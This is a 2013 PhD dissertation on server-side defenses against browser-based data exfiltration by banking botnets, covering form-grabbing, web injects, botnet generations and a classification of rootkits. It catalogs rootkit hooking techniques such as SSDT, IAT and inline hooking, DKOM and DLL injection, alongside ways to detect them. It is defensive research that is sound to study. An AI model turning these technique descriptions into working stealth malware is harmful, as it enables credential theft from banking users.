

DEFENDING AGAINST BROWSER BASED DATA EXFILTRATION ATTACKS

By

Aditya Sood

A DISSERTATION

Submitted to
Michigan State University
in partial fulfillment of the requirements
for the degree of

Computer Science - Doctor of Philosophy

2013

ABSTRACT

DEFENDING AGAINST BROWSER BASED DATA EXFILTRATION ATTACKS

By

Aditya Sood

The global nature of Internet has revolutionized cultural and commercial interactions while at the same time it has provided opportunities for cyber criminals. Crimeware services now exist that have transformed the nature of cyber crime by making it more automated and robust. Furthermore, these crimeware services are sold as a part of a growing underground economy. This underground economy has provided a financial incentive to create and market more sophisticated crimeware.

Botnets have evolved to become the primary, automated crimeware. The current, third generation of botnets targets online financial institutions across the globe. Willie Sutton, the bank robber, when asked why he robbed banks is credited with replying: “That is where the money is.” Today, financial institutions are online so “that is where the money is” and criminals are swarming. Because the browser is most people’s window to the Internet, it has become the primary target of crimeware, bots in particular. A common task is to steal credentials for financial institutions such as accounts and passwords.

Our goal is to prevent browser-based data exfiltration attacks. Currently bots use a variant of the Man-in-the-Middle attack known as the Man-in-the-Browser attack for data exfiltration. The two most widely deployed browser-based data exfiltration attacks are Form-grabbing and Web Injects. Form-grabbing is used to steal data such as credentials in web forms while the Web Injects attack is used to coerce the user to provide supplemental information such as a Social Security Number (SSN). Current security techniques emphasize

detection of malware. We take the opposite approach and assume that clients are infected with malware and then work to thwart their attack.

This thesis makes the following contributions:

- We introduce WPSeal, a method that a financial institution can use to discover that a Web-inject attack is happening so an account can be shut down before any damage occurs. This technique is done entirely on the server side (such as the financial institution's side).
- We developed a technique to encrypt form data, rendering it useless for theft. This technique is controlled from the server side (such as the financial institution's side). Using WPSeal, we can detect if the encryption scheme has been tampered with.
- We present an argument that current hooking-based capabilities of bots cannot circumvent WPSeal (as well as the encryption that WPSeal protects). That is, criminals will have to come up with a totally different class of attack.

In both cases, we do not prevent the attack. Instead, we detect the attack before damage can be done, rendering the attack harmless.

Copyright by
ADITYA SOOD
2013

ACKNOWLEDGMENTS

This pursuit of my PhD started when I met Dr. Enbody, a great human being and brilliant mentor. I feel very fortunate that I got a chance to work with him in academia. His open approach and enthusiasm to work on problems motivated me enough to work diligently and enjoy my PhD at the same time. Apart from academics, his nature of sharing his life experiences to guide others is amazing. I also want to thank Dr. Esfahanian for the all the support provided by him during my PhD. I learned a lot under his guidance. I am deeply thankful to all my PhD committee members for their time and support.

I cannot forget to pay my regards to my family who provided immense support and motivation to pursue this target. I have a deep respect for my father, Sh. Jayant Sood and my brother, Manav Sood, who supported me in difficult times and motivated me to keep moving towards my goal. All the love shown by my mother, Usha Sood and rest of my family is unforgettable. Of-course, nothing is of value to me if I did not get a support from my mentor Mr. L.S. Rana, who helped me in turbulent times and stood by me. I sincerely feel very blessed to have him and do not have any words to express my gratitude towards him.

I would not be able to complete this journey without the continuous support and patience shown by my loving wife, Roshni. I really appreciate her support and brave sacrifices she made during the course of this journey.

At last, I want to thank my friends and my research group, Rohit Bansal and Peter Greko including all the security community researchers with whom I have learned and shared a lot in the field of computer security.

TABLE OF CONTENTS

LIST OF TABLES	viii
LIST OF FIGURES	ix
Chapter 1 Introduction	1
Chapter 2 Cyber Crime and Botnets	7
2.1 Role of Botnets in Cyber Crime	8
2.2 Generations of Botnets	11
2.2.1 First Generation: IRC Based Botnets	11
2.2.2 Second Generation: P2P Based Botnets	12
2.2.3 Third Generation: HTTP Based Botnets	13
2.3 Reasons for the Rise of Botnet Attacks	14
Chapter 3 Stealth Malware Classification	16
3.1 Rootkits - Stealth Malware	16
3.2 Stealth Malware Taxonomy	22
3.3 Browser Malware Taxonomy	24
3.4 Conclusion	25
Chapter 4 Malware Distribution and Propagation Tactics	29
4.1 Web 2.0 Malware Infections	30
4.2 Malware Propagation Strategies	34
4.2.1 Drive-by Download Attacks	35
4.2.2 Browser Exploit Packs	39
4.2.3 Spear Phishing and Spamming	39
4.2.4 Exploiting Trust in Online Social Networks	41
4.2.5 Web Social Engineering Trickery	42
4.2.6 Exploiting P2P Networks	43
4.3 JavaScript as an Exploit Platform	43
4.3.1 JavaScript Obfuscation	45
4.3.2 Malicious JavaScript in PDFs	46
4.3.3 Malicious JavaScript in Flash	47
4.3.4 Iframe Injections	48
4.3.5 JavaScript Rootkit Variants	49
4.3.6 Malicious Widgets	50
Chapter 5 Browser Security and Hooking	51
5.1 Browser Security Overview	51
5.2 Reasons for Browser Exploitation	55
5.2.1 Browsers as Exploitation Entry Points	55
5.2.2 Browsers Hooking in Userland Space	56

5.2.3	Browsers as Malicious Code Carrier	56
5.2.4	Browsers - Anatomy of Third-party Plugins and Extensions	57
5.3	Browser Hooking and Inherent Techniques	57
5.3.1	Inline Hooking	58
5.3.2	Import Address Table (IAT) Hooking	60
5.3.3	DLL Injection	62
5.4	Reliability of Hooking in User Mode	66
5.5	Conclusion	68
Chapter 6	Problem Discussion: MitB Attacks	69
6.1	Communication Timeline: No Infection	69
6.2	Form-grabbing Attack	70
6.3	Web Injects Attack	77
6.4	Attack Timeline: After Infection	86
6.5	Conclusion	89
Chapter 7	Methodology and Implementation	90
7.1	Encryption to Defeat Form-grabbing	90
7.2	WPSeal: Web Page Verification	94
7.3	WPSeal Deployment	97
7.4	Attack Timeline with Encryption and WPSeal	99
7.5	Encryption and WPSeal - Attack Resistance	102
7.6	WPSeal Requirements and Limitations	107
7.7	Conclusion	108
Chapter 8	Experimental Results	109
8.1	Form-grabbing Experiment	109
8.1.1	Form-grabbing Test Bed	109
8.1.2	Form-grabbing Results	110
8.2	WPSeal Experiment	116
8.2.1	WPSeal Test Bed	116
8.2.2	WPSeal Results	117
8.3	WPSeal in Action	119
8.4	Conclusion	128
Chapter 9	Conclusion	129
Chapter 10	Future Work	132
BIBLIOGRAPHY	136

LIST OF TABLES

Table 3.1	A Complete Catalog of Rootkit Techniques - Part (1).	19
Table 3.2	A Complete Catalog of Rootkit Techniques - Part (2).	20
Table 3.3	A Complete Catalog of Rootkit Techniques - Part (3).	21
Table 3.4	Comparison: Hypervisor and Supervisor.	23
Table 5.1	Security Features Support in Popular Browsers.	52
Table 5.2	Browser Architecture: In-Process and Out-of-Process Components. .	53
Table 5.3	Just-in-Time (JiT) Protection for Different Browsers (Source - Accu- vant Labs Report).	53
Table 5.4	A Catalog - Hooking in Different Browsers.	64
Table 7.1	List of Different Client Side JavaScript Encryption Libraries.	91
Table 8.1	Layout of the set_url Tag with Respective Flags.	117
Table 8.2	Layout of the Web Injects Tags in Sample Data.	118
Table 8.3	WPSeal Performance Evaluation.	118

LIST OF FIGURES

Figure 2.1	Cyber Crime Cost Framework - Ponemon Research Report.	10
Figure 3.1	Class A - Browser Malware. <i>For interpretation of the references to color in this and all other figures, the reader is referred to the electronic version of this dissertation.</i>	26
Figure 3.2	Class B - Browser Malware.	27
Figure 3.3	Class C - Browser Malware.	28
Figure 4.1	Drive-by Download Attack in Action.	38
Figure 5.1	Inline Hooking Execution Flow.	59
Figure 5.2	IAT Hooking Execution Flow.	61
Figure 5.3	DLL Injection Execution Flow.	63
Figure 5.4	Internet Explorer - Hooked Component (Source : MSDN).	65
Figure 6.1	Form-grabbing Attack in Action.	72
Figure 6.2	Form-grabbing: PR_Write Hooking in NSPR4.dll.	74
Figure 6.3	Transmission of Form-grabbed Data using Sockets.	76
Figure 6.4	Form-grabbed Data Collected on the C&C Panel.	78
Figure 6.5	Web Injects Attack in Action.	80
Figure 6.6	Web Injects Code Targeting Wells Fargo Bank.	81
Figure 6.7	Successful Web Injects in Wells Fargo Bank Login Pages on the Client Side.	83
Figure 6.8	Sample of Fake Pop-ups Injected in Chase Web Pages on the Client Side (Source: Chase Online Fraud Center).	85
Figure 6.9	Web Injects - Injection Types (Extracted from real time samples).	88
Figure 7.1	WPSeal Prototype in Action.	95
Figure 7.2	WPSeal Prototype: Random File Generation and Sorting Code.	100
Figure 7.3	WPSeal Prototype: Server Side Hash Verification Code.	101
Figure 8.1	HTML Form Generated with Random Identifiers.	111
Figure 8.2	Stolen Information is Hashed and Stored in C&C Panel.	113
Figure 8.3	Stolen Information is Encrypted and Stored in C&C Panel.	115
Figure 8.4	Legitimate Web Page for Testing WPSeal.	120

Figure 8.5	Unauthorized ATM Input Field is Injected in the HTTP Response using a Client Side Proxy.	121
Figure 8.6	Successful Web Inject - ATM Input Field is Injected in the HTML Form.	123
Figure 8.7	Transmitting Client-side Hash using a POST Request.	124
Figure 8.8	Submitting a Form to Test the WPSeal Verification.	125
Figure 8.9	Web Page Verification Performed by WPSeal.	126
Figure 8.10	WPSeal Verification Fails for the Conducted Test.	127

Chapter 1

Introduction

Cyber crime has been causing huge losses to governments and organizations globally. The Internet has become a playground for cyber criminals to conduct offensive attacks to steal sensitive information from victims' computers using malicious code. The stolen information is then used to conduct online fraud and thefts which result in large economical losses worldwide. For that, cyber criminals use sophisticated pieces of software to automate the infections and information stealing attacks. What does that mean actually? The idea is simple—to build and sell crimeware tools and services in the underground market which makes the cyber crime process easy for anybody. It is not necessary for a cyber criminal to be knowledgeable enough to understand the technical details rather he or she can simply purchase the specific tools to conduct attacks. In addition to this, the attacks have become targeted: cyber criminals are targeting financial organizations such as banking systems, government assets and their users. The target sought in cyber crime is the information of the users. Without information, it is not possible to conduct any cyber crime that involves money fraud. There are several steps involved in successful execution of a cyber crime but the most critical one is the stealing of information from users' machines. The associated attacks conducted for stealing information are called data exfiltration attacks. Currently one of the big problems is browser-based data exfiltration attacks in which the malicious code subverts the integrity of browser application to extract sensitive information. It is a challenging problem which cannot be solved with existing protection technologies such as

anti-viruses, Intrusion Prevention System (IPS), Intrusion Detection System (IDS), etc.

Cyber criminals are developing automated frameworks such as browser exploit packs and botnets for triggering infections. Browser Exploit Packs (BEPs) are extensively used for spreading malware (malicious code) by exploiting inherent vulnerabilities in browser components using drive-by download attacks. BEPs are extensively used to provide Pay-per Infection (PPI) services in which the buyer pays the money to the crimeware seller based on the number of successful infections. On a similar front, botnets are the network of bots (malware) installed on the infected systems which are used for data exfiltration and system hijacking. Botnets are managed through a Command-and-Control (C&C) panel. The functionality of botnets can be described as follows. Victim machines are compromised by installing a bot into the system and a network of those bots is called a botnet. Although botnets have been used for Distributed Denial of Service (DDoS) attacks, stealing money from the banks by infecting victim computers has proven to be more lucrative. The bots installed on the compromised computers steal information from browsers and transmit it to the C&C panel. The bot herder performs cleaning and data mining on the stolen data to remove unnecessary information. Once this process is completed, the stolen information is sold in the underground market or used directly depending on one's needs. Anderson et al. [12] conducted a study on the cost of cyber crime and showed that a bot herder earns millions of dollars a year. For thwarting cyber crime, the collective amount of money spent by different countries is close to \$400 million. This cost is typically calculated for enforcing cyber laws globally to mitigate impact of botnets.

Man-in-the-Browser (MitB) attacks, specifically data exfiltration attacks, came to exist with the advent of sophisticated botnets such as Zeus and SpyEye. Actually, MitB attacks were known earlier but these botnets give a new dimension to browser exploitation and hi-

jacking. These botnets belong to third generation because these are economically motivated and designed primarily to target banking organizations and financial institutions ("that's where the money is"). In addition, these botnets are built on the most widely used communication protocol: HTTP. The majority of business conducted on the Internet uses browsers, which makes them the most targeted software for exploitation. As a result, MitB attacks are the perfect choice of cyber criminals. Bots perform MitB attacks for hijacking browsers and stealing information from the active sessions with the target websites. In general, MitB is one of the biggest challenges confronted by the security industry these days. Malware exploits the inherent functionality of browsers thereby circumventing the integrity of browser operations by hooking inside appropriate Dynamic Link Libraries (DLLs) and modifying the content before it is sent into the network or shown in the browser. MitB attacks work on the concept of browser hooking which means the installed malware augments the behavior of browser components by intercepting the events and calls between them. Primarily, hooking allows the malware (bots) to hijack the channel used by browsers to communicate with the end servers. MitB allows the cyber criminals to modify, steal or alter the information well before it is transmitted on the network. This is possible because malware resides in the system.

In this thesis, we investigate the two most widely used MitB based data exfiltration techniques known as Form-grabbing and Web Injects. Both of these techniques are browser dependent and very effective in exfiltrating sensitive data. In Form-grabbing, the MitB agent (bot) steals the data present in web forms and hooks it when a HTTP POST request is sent to the server. As HTTP is a stateless protocol, the server does not know whether the incoming content has been stolen, altered or modified. This technique can be thought of as an advanced version of key-logging because it only grabs desired data while ignoring the

garbage. Almost all the present-day botnets use Form-grabbing.

In Web Injects, a MitB agent injects illegitimate content in the HTTP responses as a result of GET and POST requests. Web Injects provide a cyber criminal with an opportunity to inject any unauthorized content which looks legitimate to the user as it appears to be sent by the server. Web Injects allow the cyber criminals to force the users to provide sensitive information that is otherwise unavailable or not easy to get. For example, it is possible to inject an ATM PIN field below the username and password in the HTML content sent by the server. As the injected content is inline with the HTML elements, it looks legitimate to the users. These types of attacks have been used to infect critical web pages of banks such as Chase, Citibank, Wells Fargo, and others. Web Injects is executed in a sophisticated manner so it is hard for the users to verify the integrity of web pages. There can be different types of Web Injects including HTML and JavaScript injections which are website dependent because different websites have different designs. The advanced Web Injects include Automated Transfer System (ATS) injections, which are designed to perform automated transactions in bank websites through browsers without a user's knowledge. Unfortunately, Secure Sockets Layer(SSL) and Two-factor Authentication (TFA) provide insufficient defense against these data exfiltration attacks.

We propose solutions to defend against Form-grabbing and Web Injects. For Form-grabbing, we use client-side encryption to render the stolen data useless when it arrives at the C&C panel. For Web Injects, we developed the technique of web page verification in which the server verifies the integrity of displayed web pages in the browsers. The idea is to detect if any illegitimate content has been injected by the malware during rendering of web pages. Both these defenses can work collaboratively and can be deployed and customized easily in different web environments. Both of these implementations are relatively simple.

The contribution of this thesis comes from developing and understanding of the working of bots so that these defenses can be deployed in a way that the attackers cannot circumvent. Laborious dissection of the complex object code of multiple bots revealed the key concept of both how they implement hooking and the timing of that hooking. Divining the limitations of hooking provided a road map that allowed us to place defenses so bots cannot circumvent them. Of critical importance is that these techniques assume that the client is infected. Finally, our defenses are entirely controlled from the server side.

In summary, this thesis makes the following contributions:

- We introduce WPSeal, a method that a financial institution can use to discover that a Web-inject attack is happening so an account can be shut down before any damage occurs. This technique is done entirely on the server side (such as the financial institution's side).
- We developed a technique to encrypt form data, rendering it useless for theft. This technique is controlled from the server side (such as the financial institution's side). Using WPSeal we can detect if the encryption scheme has been tampered with.
- We present an argument that current hooking-based capabilities of bots cannot circumvent WPSeal (as well as the encryption that WPSeal protects). That is, criminals will have to come up with a totally different class of attack.

This thesis is organized as follows: Chapter 2 presents the state of cyber crime and how botnets evolve with time. Chapter 3 introduces the malware taxonomies' that categorize the stealth malware. Chapter 4 talks about malware distribution and propagation tactics in the real world and discusses the role of JavaScript as an exploit platform. Chapter 5 presents the low level details of browser hooking and inherent browser security components

Chapter 6 sheds light on the complete details of browser-based data exfiltration attacks : Form-grabbing and WI. Chapter 7 presents the details of defensive techniques. Chapter 8 discusses the potential results collected from the real time experiments that are conducted using proposed defenses. Chapter 9 concludes the thesis. Chapter 10 discussed the future work.

Chapter 2

Cyber Crime and Botnets

Attackers are succeeding in exploiting the inherent security vulnerabilities in the Internet mechanisms. They are conducting online fraud and spreading infections through malware to make financial gains. Cyber criminals are designing sophisticated pieces of malware to serve their dubious interests. Thus, the threats posed by targeted Cyber crime 2.0 are proliferating and have become a serious problem.

The evolution of Cyber crime has been segmented into different phases [1] based on the proficiency of malware writers which are discussed as below:

- Phase A: During this phase, cyber crime was driven by the sneaker-net viruses. The viruses were transferred using digital media such as floppies. The infection was limited in scope and a specific set of machines were infected to accomplish the goal. The malware was often written by script kiddies and teenagers to demonstrate their skills.
- Phase B: During this phase, the amateurs turned professional and started writing more malicious malware and worms thereby infecting machines in the growing networks. Collectively the worms caused damage of millions of dollars. Worms like Sasser and Netsky are categorized into Phase B.
- Phase C: During this phase, the motive of malware writing graduated to remuneration and stealing money by infecting a large set of machines. During this time botnets

came into existence. The bots were more advanced pieces of malware as compared to previous generations but they also suffered from high detection risk and removal.

- Phase D: The malware became robust and stealthy. This was because cyber crime evolved to earn profits that resulted in professional cyber crime using a sophisticated set of malware. Much of it started in European countries where attackers started showing mature skills in malware development.
- Phase E: In this phase, the development of malware continued and variants of stealthy malware came into existence. Phase E represents the present state of the cyber crime world where cyber crime activities are happening on a large scale that has resulted in the formation of an underground economy. It comprises of a multi layer malware distribution system with segments based on the services model. For example: credentials of email accounts are sold for phishing activities. Basically, a fully formed criminal enterprise is running in the underground social networks. In this economy, malware authors are licensing their malicious software and botnets can be rented by the hour under Pay for Play schemes. The most valuable service offered in the underground economy is the sale of zero-day exploits and vulnerabilities.

2.1 Role of Botnets in Cyber Crime

Botnets are the primary weapons of cyber crime that generate revenue for cyber criminals. Attackers use these automated frameworks to infect users on large scale and thereby using compromised machines to steal money. The financial industries such as banks are encountering a severe problem of online banking fraud and heists. In spite of several protection mechanisms developed by security vendors and banks, data exfiltration and online fraud are

increasing. In the recent study of cyber crime [12], botnets are considered as a one of the vital component of the cyber crime economy. The cost involved in the cyber crime based botnets is decomposed into different components. First, losses involved in cleaning the infected computers. Second, losses that occur due to online fraud and illicit bank transfers. Third, losses incurred to the hosting service providers due to infection in infrastructure, e.g. compromised servers. Due to these factors, the cost is distributed along a number of metrics. This study pointed that cost involved in enforcing cyber laws globally is close to \$400 million. In addition to this, the study by Price Waterhouse Cooper (PwC) [18] calculated that global spending on cyber security was expected to be greater than \$60 billion and will keep on increasing by 10 percent every year. An RSA report [19] on cyber crime concluded that every minute 232 computers get infected. As a result, it is becoming harder for the world to circumvent global fraud. Figure 2.1 shows the cyber crime cost framework [20] proposed by the Ponemon Institute.

The recent study of ZeroAccess [13] revealed that this rootkit has been installed over millions of machines to conduct click fraud and bitcoin [14] mining attacks to earn \$100K per day. ZeroAccess is a rootkit that is dropped by different botnets to infect users' systems on a large scale. In 2009 a study was conducted by Microsoft to compute the losses incurred due to botnets [15] in which it was estimated that a single infected machine costs close to 50 cents. So, a botnet of millions of machines results in significant monetary loss. The attack of the Yahos botnet [16] on Facebook resulted in \$850 million losses globally as estimated by FBI. In another study of cyber crime [17], it was estimated that by 2015, the US economy will encounter a loss of \$371 million as compared to \$263 million in 2012. These statistics show that cyber crime is increasing at lightning speed and botnets play a critical role in the success of cyber crime globally.



Figure 2.1 Cyber Crime Cost Framework - Ponemon Research Report.

2.2 Generations of Botnets

Bots have evolved to be an integral part of the malware economy. They are used extensively to infect victims' machines. A bot is a specific type of malware that is designed as a hidden program with the intent of performing malicious operations. More specifically, a bot is an executable that installs itself in the victim machine and performs stealthy functions by manipulating Application Programming Interface (API) calls. In general, bots run as hidden processes in the context of the system. Once installed, they take complete control of a victim's machine and use network connections to transfer data to the controller's (criminal's) domain. When a number of bots interface to a single server, it is called a botnet—a network of bots.

Traditionally, botnets have harnessed the power of individual bots to attack dedicated targets for exploitation and to take down networks by Distributed Denial of Service (DDoS) attacks. Based on the communication protocols and design of Command and Control (C&C) panels, we have categorized the botnets into three generations:

2.2.1 First Generation: IRC Based Botnets

The first generation of botnets typically uses Internet Relay Chat (IRC) as a communication protocol. In this, the bot herder designates a channel that is used by IRC bots to connect back and provide information. Generally, IRC bots connect periodically to the IRC server on a specific channel waiting for commands. An IRC Channel Operator manages the channel and is known as the bot herder. IRC based botnets have a centralized Command and Control (C&C) server. IRC bots use sophisticated operations in encoding and encrypting commands in the channel that can be displayed to the bot connecting the channel. Examples of first

generation botnets include AgaBot, SDBot and SpyBot [2].

2.2.2 Second Generation: P2P Based Botnets

The second generation of botnets use a Peer-to-Peer (P2P) based communication model. P2P based botnets are designed based on the concept of decentralization so there is no single point of failure. This results in the presence of several distinct points in the P2P control networks that need to be eliminated in order to remove the whole botnet. As a result of decentralization in P2P botnet designs, every bot carries an additional set of responsibilities and tasks resulting in more flexibility in the network. The main functionality of a bot in a P2P network is to disperse information to a number of bots within a specified period of time. The primary characteristics of second-generation botnets are:

- P2P botnets are usually implemented over existing P2P modules such as Gnutella. It is also possible to have a custom designed module by modifying P2P frameworks such as JXTA or GNUnet.
- P2P botnets segregate the number of peers that are behind the firewalls and have static IP addresses. The list of those bots is called the regular-peer list. P2P botnets also follow the concept of a credit point based peer list. In this scheme, botnets provide a credit rating to bots that successfully transfer the information to their peers. The two lists are used to generate a fallback system if the P2P communication is disrupted.
- The communication structure of P2P botnets is based on the Push and Pull notification messages. The Push messages are comprised of bot herder commands and instructions to start attacks against the target systems. The bot transmits the commands to the other peer nodes in the botnet. The Pull messages are based on the success rate of

Push notifications. This is because a specific set of nodes initiates the Pull mechanism and starts downloading updates from server after the updates are forwarded to all the peers in the network.

- As P2P botnets are decentralized in nature, the botnet administration requires tamper proof authentication and command updating schemes. The authentication and strong cryptography measures are required so that the bot should only accept commands from the bot herder and not from the hostile parties.

Examples of second-generation botnets include Storm [3, 4] and Ngauche [28].

2.2.3 Third Generation: HTTP Based Botnets

The third (and current) generation of botnets uses HTTP as a protocol for communication. One advantage is that HTTP traffic is rarely blocked. At this point of time, HTTP based botnets exploit the effectiveness of Web 2.0 technologies such as AJAX to build a robust structure of botnets. The bot sends queries in normal HTTP requests to receive responses from the C&C server. With the advent of Web 2.0, it has become easy for the bots to communicate with the C&C using asynchronous communication. The design of HTTP botnets is also centralized, but many network resilience techniques can be incorporated to perform stealthy functions. C&C servers have a well-defined web application framework with database connectivity. The information that is stolen by the bot is sent directly to the backend database server and stored in a raw format. A C&C server web application panel then retrieves the information from the database. Recent variants of HTTP based botnets such as Zeus and SpyEye have dedicated plugin architecture and can act as intermediate agents to communicate back with the bots. Examples of third generation botnets include

BlackEnergy [6], Rustock [7] and ClickBot.A [8], Zeus [9] and SpyEye [10] are the advanced level of HTTP based botnets.

All the three generations discussed constitute the majority of botnets. However, some of the identified botnets use a hybrid design by combining techniques from different generations.

2.3 Reasons for the Rise of Botnet Attacks

There have been tremendous developments taking place in the design and structure of botnets. The same holds true for botnet detection and mitigation. However, due to several constraints, it has become hard to eliminate the existence the botnets. Several reasons are discussed as follows:

- There are many flaws in the drafting of cyber laws at the global level. This has widened the sphere of infections of botnets. For this reason, it is hard to remove the compromised servers across borders due to existing privacy legislation [11]. Even if the botnet is detected, the cyber law acts as a diversion in the process of complete removal of the infections. The global world has not been able to cure this problem.
- Malware is becoming more stealthy and complex. Existence of rootkits and kernel level malware has circumvented detection mechanisms. Signature based tools are not powerful enough to detect and remove malware. Apart from this, attackers have developed robust bypassing techniques such as obfuscation to render the host-scanning engine ineffective. Resilience techniques such as DNS fluxing have been widely implemented to hide the presence of C&C servers by continuously manipulating the DNS entries of servers spreading malware.

- There are complexities in the process of sharing of intelligence information of existing cyber crime cases among the organizations. This also serves as a deterrent to the efforts to bridge the gap between the IP legislation and law enforcement agencies.

In summary, bots are hard to detect, C&C servers are hard to find, and if found, cyber criminals are hard to prosecute.

Chapter 3

Stealth Malware Classification

3.1 Rootkits - Stealth Malware

Rootkits are defined as stealthy programs that are executed in a hidden manner in the operating system and manipulate the integrity of applications. Rootkits can achieve a variety of malicious goals, which may include hiding malicious user-space objects, installing backdoors, logging keystrokes, and disabling firewalls. A classification [21] of rootkits was presented earlier based on the ring structure of the Windows operating system. In this classification, rootkits are segregated based on the techniques of hooking different components of the operating system. The rootkit classification is discussed as follows:

- **Userland Rootkits:** This class of rootkits primarily exploits userland space of the operating system. Userland rootkits accomplish the process of infection by implementing techniques such as Import Address Table (IAT) Hooking, Inline Function Hooking and DLL Injections using registry entry as *AppInitDLLs*, *SetWindowsHookEx* and *CreateRemoteThread* API functions. These methods are discussed in detail in the browser security and hooking chapter.
- **Kernelland Rootkits:** This class of rootkits performs hooking in the kernel components. The majority of kernel level rootkits are designed to manipulate the interface of low-level system calls. The kernel maintains a System Service Dispatch Table (SSDT) [22]

which is a data structure that holds the addresses of native services that are a part of the NT OS kernel. The services are indexed using respective system call numbers to locate the addresses for a specific function in the memory. The System Service Parameter Table (SSPT) provides information to the handler about the number of bytes that are required by the function parameters for each service number. The INT 2E handler copies the parameters from the user-mode stack to the kernel-mode stack. The EDX register is used to identify the contents of the base of the stack frame. The INT 2Eh handler looks up SSDT based on the service ID passed in EAX register and calls the corresponding system service. The kernel exports the *KeDescriptorTable* which is a data structure that contains a pointer to the SSDT and SSPT. Kernelland rootkits are installed as device drivers and manipulate the SSDT to redirect the execution flow to a rootkit function instead of a legitimate one. This allows the rootkit to change the default memory protection flags in SSDT to thwart the kernel level protection.

Kernelland rootkits are also capable in hooking the Interrupt Descriptor Table (IDT) in which hook acts as a pass through function used to identify and block requests from host based protection solutions such as firewalls and Host Intrusion Detection Systems (HIDS). IDT hooking does not work as normal hooking because execution control is not handled back to the IDT handler. IDT hooking is a one way process when an interrupt is triggered.

Direct Kernel Object Manipulation (DKOM) is an advanced technique used by kernel-land rootkits to manipulate the resource objects directly to perform stealthy operations such as hiding processes, ports, registry entries and so on without installing a hook. The majority of kernelland rootkits are written as device drivers because they are im-

plemented at a very low level in the control flow which makes them the preferred choice for hooking.

- Hybrid Rootkits: This class of rootkits utilizes the techniques from both userland and kernelland rootkits. However, few variants of hybrid rootkits have been analyzed. For example, a hybrid rootkit might use IAT hooking without opening a handle to the process. It basically exploits the `PsSetImageLoadNotifyRoutine` function which notifies the operating system about the loading of a DLL or process in a memory. This function registers a driver callback routine which is called every time when a process image is loaded in the memory.

The various classes of rootkits have been discussed. A complete catalog of backdoor techniques [33] are presented in Table 3.1, Table 3.2 and Table 3.3 used by different classes of rootkits. However, rootkits functionality has been well explained in the terms of system level malware by Rutkowska in her *Stealth Malware Taxonomy*.

Table 3.1 A Complete Catalog of Rootkit Techniques - Part (1).

Techniques	Applicability	Code Execution	Detecting Strategy
Inline Hooking	Patching function prolog	Kernel mode	<p>Compare the in-memory versions of the loaded image with the image present on the disk. Example tool - System Virginty Verifier (SVV).</p> <p>Launching process in a suspended state. Injecting DLL to hook Win32 API and then monitoring to detect the inline hooking. Example tool - Apithief.</p>
Hooking SeAccessCheck	Privilege resources access	Resource control	Possible to detect by mapping the difference between the in-memory image and on-disk image.
Hooking IDT, GDT, LDT, SSDT	Altering the state of GDT/LDT/SSDT by hooking pointers. Data structure _KIDTENTRY is manipulated.	Kernel/User mode	GDT/LDT hooks are detected using Patch Guard. IDT hooks are detected using (SVV) SSDT hooks are detected by checking in-memory SSDT against the on-disk image.
Model Specific Registers (MSRs) Hooking	Hooking IA32_SYSENTER_EIP MSR.	Kernel mode	Polling check used by detection tools can determine whether the MSR values have been changed or not. Appropriate symbols are required to perform the MSR value match. Example tool - Patch Guard.
Hooking PDE and PTE	Toggling User/Supervisor flag in PDE/PTE.	Kernel mode	To analyze all the locking pages through polling check and verify that associated PDE/PTE is accessible to user mode or not.

Table 3.2 A Complete Catalog of Rootkit Techniques - Part (2).

Techniques	Applicability	Code Execution	Detecting Strategy
KTHREAD's SuspendApc - APC Hooking	Modifying the NormalRoutine of the SuspendApc _KAPC structure.	Kernel mode	Detection is possible by enumerating threads in all the active process to verify that NormalRoutine parameter in SuspendApc structure has the value set to nt! SuspendThread. Example tool - none.
Hooking CreateThreadNotifyRoutine	Registering a callback function during termination and creation of thread.	Kernel mode	There is no robust solution present to detect this kind of hooking. Easy to implement by user-mode application. Possible step is to detect whether routine resides in ntdll.dll or present in paged/ non paged pools. Example tool - none.
Object Type Initialization Hooking	Controlling OpenProcedure and CloseProcedure parameters in the NT object type initialize structure.	Kernel mode	Possible way of detection is to validate the state of object initialization pointers to a legitimate state provided by the operating system. Example tool - none.
PsInvertedFunctionTable Hooking	Hijacking exception directory pointer in PsInvertedFunctionTable	Kernel mode	Scanning the loaded module list and comparison of exception directory pointers to those contained within PsInvertedFunctionTable. Example tool - Patch Guard.
Hooking Delayed Procedures	Exploiting kernel features such as APC and DPC that allow device drivers to execute arbitrary code.	Kernel mode	Hard to detect because most of the code remains dormant and activates during a transition state.

Table 3.3 A Complete Catalog of Rootkit Techniques - Part (3).

Techniques	Applicability	Code Execution	Detecting Strategy
IAT Hooking	Hooking pointers in the IAT table. IAT hooks are PE specific.	Kernel/User mode	Possible to detect by analyzing the IAT entries for all the PE images loaded in the memory. Virtual address of the function in the IAT table should be the same as exported by the external PE image.
Hooking KiDebugRoutine	Hijacking KiDebugRoutine to redirect to the custom hook function in the kernel.	Kernel mode	Possible to detect it by verifying that KiDebugRoutine points to a specific location in the kernel memory image. Example tool - Patch Guard has the capability to do that.
Asynchronous Read Loop (CreateRemoteThread + Kernel Mode IRP Routine)	Named pipe is used to pass data to the kernel mode IRP routine to execute code.	Kernel mode	Identifying the malicious named pipes and other instances. Fingerprinting in-memory code after the completion of the IRP routine.
Manipulating Code Segment (CS)	Hijacking the Code-Selector value in the _SAVED_STATE structure to gain root.	Kernel mode	It can be detectable using previous techniques if the state is modified during hooking.
DLL Injections	Using SetWindowsHookEx / CreateRemoteThread /Registry entry in Wininit_dlls	User mode	Detectable using generic techniques.

3.2 Stealth Malware Taxonomy

Rootkits [23, 24, 25] exploit the complex design of modern operating system to hide its presence. Rutkowska proposed the Stealth Malware Taxonomy [26] (SMT) based on the hidden nature of rootkits and classified them into four different categories. This classification is based on the malware interaction with the operating system. Her malware definition is malicious code that modifies the behavior of the operating system kernel and running applications. The taxonomy is discussed as follows:

- Type 0 Malware: This is a class of malware that does not perform any modifications in the operating system processes and kernel level structures. Type 0 Malware runs as a separate malicious process and does not interact with other processes. Thus, Type 0 Malware performs illicit operations separately without making any changes in the operating system modules and running applications.
- Type 1 Malware: This is a class of malware that performs modifications in the code section of various processes in kernel and userland space. This malware implements hooking to alter the normal flow of operations in order to run arbitrary code in the system. Basically, it modifies and hooks the code section which is considered as a constant resource. With respect to the OS, constant resources are BIOS, PCI devices, EEPROMS, executable files and memory code sections. Examples of Type 1 malware include Jynx Kit, Hacker Defender, Apropos, and Sony rootkit.
- Type 2 Malware: This is a class of malware that modifies the dynamic resources in the operating system. Dynamic resources are directly related to data sections in the system. However, this set of malware hooks and modifies the function pointer in the

kernel data structures, device drivers and user land processes. The function pointers are hooked and unauthorized code is executed instead of the system function calls. Examples of Type 2 malware include DeepDoor, FireWalk and FuTo.

